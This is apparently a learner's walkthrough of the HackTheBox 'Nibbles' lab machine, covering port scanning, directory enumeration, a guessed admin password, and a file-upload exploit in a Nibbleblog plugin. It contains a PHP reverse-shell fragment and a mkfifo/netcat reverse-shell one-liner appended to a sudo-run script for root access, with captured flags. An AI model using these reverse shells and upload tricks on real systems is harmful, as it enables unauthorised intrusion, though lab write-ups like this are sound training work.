nibbles


This machine was part of HackTheBox Academy "Getting Started" module.

I followed walkthrough so I can understand how to Pwn a Machine in a better way.

Footprinting

```
(moghees⊛kali)-[~/…/CTF/HTB/Machines/nibbles]
└$ cat nibbles.nmap
# Nmap 7.94SVN scan initiated Sat Dec 23 15:51:32 2023 as: nmap -A -v -oA nibbles 10.129.209.57
Nmap scan report for 10.129.209.57
Host is up (0.47s latency).
Not shown: 998 closed tcp ports (conn-refused)
       STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
    256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
    256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open http
                     Apache httpd 2.4.18 ((Ubuntu))
 http-methods:
    Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 23 15:53:38 2023 -- 1 IP address (1 host up) scanned in 125.89 seconds
```

<!-- /nibbleblog/ directory. Nothing interesting here! -->



```
(moghees@kali)-[~/.../CTF/HTB/Machines/nibbles]
 s gobuster dir -u http://10.129.209.57/nibbleblog/ --wordlist /usr/share/dirb/wordlists/common.txt-
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                 http://10.129.209.57/nibbleblog/
    Url:
[+] Method:
                                 GET
                                 10
    Threads:
    Wordlist:
                                 /usr/share/dirb/wordlists/common.txt
    Negative Status codes:
                                 404
                                 gobuster/3.6
    User Agent:
[+] Timeout:
                                 10s
Starting gobuster in directory enumeration mode
                         (Status: 403)
(Status: 403)
/.hta
                                         [Size: 303]
/.htaccess
                                         [Size: 308]
/.htpasswd
/admin
                         (Status: 403)
                                         [Size: 308]
                                         [Size: 325]
[Size: 1401]
                         (Status: 301)
                                                          → http://10.129.209.57/nibbleblog/admin/]
/admin.php
                         (Status: 200)
                                         [Size: 327] [→ http://10.129.209.57/nibbleblog/content/] [Size: 2987]
/content
                         (Status: 301)
/index.php
                         (Status: 200)
                                         [Size: 329] [→ http://10.129.209.57/nibbleblog/languages/] [Size: 327] [→ http://10.129.209.57/nibbleblog/plugins/] [Size: 4628]
/languages
/plugins
                         (Status: 301)
/README
                         (Status: 200)
                         (Status: 301) [Size: 326] [\rightarrow http://10.129.209.57/nibbleblog/themes/]
/themes
Progress: 4614 / 4615 (99.98%)
Finished
```

```
ŵ
                   ▲ Not secure 10.129.209.57/nibbleblog/README
M Gmail
         LeetCode
                           TCM
                                 PortSwigger
                                                 APIsec
                                                                TryHackMe
                                                                            picoCTF
===== Nibbleblog =====
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01
Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com
===== Social =====
 Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog
==== System Requirements =====
* PHP v5.2 or higher
* PHP module - DŌM
 PHP module - SimpleXML
 PHP module - GD
* Directory "content†writable by Apache/PHP
Optionals requirements
* PHP module - Mcrypt
===== Installation guide =====
1- Download the last version from http://nibbleblog.com
2- Unzip the downloaded file
3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.
4- With your browser, go to the URL of your web. Example: www.domain-name.com
5- Complete the form
6- Done! you have installed Nibbleblog
==== About the author =====
Name: Diego Najar
E-mail: dignajar@gmail.com
Linkedin: http://www.linkedin.com/in/dignajar
```

```
moghees32@htb[/htb]$ curl -s http://10.129.42.190/nibbleblog/content/private/config.xml | xmllint --format
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<config>
 <name type="string">Nibbles</name>
  <slogan type="string">Yum yum</slogan>
  <footer type="string">Powered by Nibbleblog</footer>
  <advanced_post_options type="integer">0</advanced_post_options>
  <url type="string">http://10.129.42.190/nibbleblog/</url>
  <path type="string">/nibbleblog/</path>
  <items_rss type="integer">4</items_rss>
  <items_page type="integer">6</items_page>
  <language type="string">en_US</language>
  <timezone type="string">UTC</timezone>
  <timestamp_format type="string">%d %B, %Y</timestamp_format>
  <locale type="string">en_US</locale>
  <img_resize type="integer">1</imq_resize>
  <img_resize_width type="integer">1000</img_resize_width>
  <img_resize_height type="integer">600</img_resize_height>
  <img_resize_quality type="integer">100</img_resize_quality>
  <img_resize_option type="string">auto</img_resize_option>
  <img_thumbnail type="integer">1</img_thumbnail>
  <img_thumbnail_width type="integer">190</img_thumbnail_width>
  <img_thumbnail_height type="integer">190</img_thumbnail_height>
  <img_thumbnail_quality type="integer">100</img_thumbnail_quality>
  <img_thumbnail_option type="string">landscape</img_thumbnail_option>
  <theme type="string">simpler</theme>
  <notification_comments type="integer">1</notification_comments>
  <notification_session_fail type="integer">0</notification_session_fail>
  <notification_session_start type="integer">0</notification_session_start>
  <notification_email_to type="string">admin@nibbles.com</notification_email_to>
  <notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
  <seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
  <seo_site_description type="string"/>
  <seo_keywords type="string"/>
  <seo_robots type="string"/>
  <seo_google_code type="string"/>
  <seo_bing_code type="string"/>
  <seo_author type="string"/>
  <friendly_urls type="integer">0</friendly_urls>
  <default_homepage type="integer">0</default_homepage>
</config>
```


Nibbles written many times. Try it as password and it worked.

Username: admin **Password**: nibbles


Initial Foothold



Trying to exploit this plugin by uploading file.




Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26
Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80



Now time to get reverse shell.

```
GNU nano 7.2
                                           php_reverse_shell.php
set_time_limit (0);
$VERSION = "1.0";
ip = '10.10.16.71';
$port = 69;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
def def = 0;
debug = 0;
  Daemonise ourself if possible to avoid zombies later
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();
                                          [ Wrote 146 lines ]
```



Gained Foothold.

User Flag

```
$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/$ clear
clear
TERM environment variable not set.
nibbler@Nibbles:/$ ls
ls
bin
      home
                      lib64
                                        sbin tmp
                                                       vmlinuz.old
                                  opt
boot initrd.img
                      lost+found proc
                                              usr
                                        snap
dev
      initrd.img.old media
                                  root
                                        srv
                                              var
etc
                                              vmlinuz
      lib
                                  run
                                        sys
nibbler@Nibbles:/$ cd home
cd home
nibbler@Nibbles:/home$ ls
ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79c03865431abf47b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$
```

Priv Esc

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

```
unzip personal.zip
Archive:
          personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls
ls
personal personal.zip user.txt
nibbler@Nibbles:/home/nibbler$ cd personal
cd personal
nibbler@Nibbles:/home/nibbler/personal$ ls
ls
stuff
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -al
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10
                                          2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10
                                          2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May 8
                                          2015 monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

Lets, change monitor.sh and get root using it.

-a monitor.sh

echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.71 4444 >/tmp/f' | tee -a monitor.sh

```
$ ls
monitor.sh
$ sudo ./monitor.sh
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [[: not found /home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [[: not found /home/nibbler/personal/stuff/monitor.sh: [[: not found rm: cannot remove '/tmp/f': No such file or directory
```

Root Flag

```
# cd root
# ls
root.txt
# cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
#
```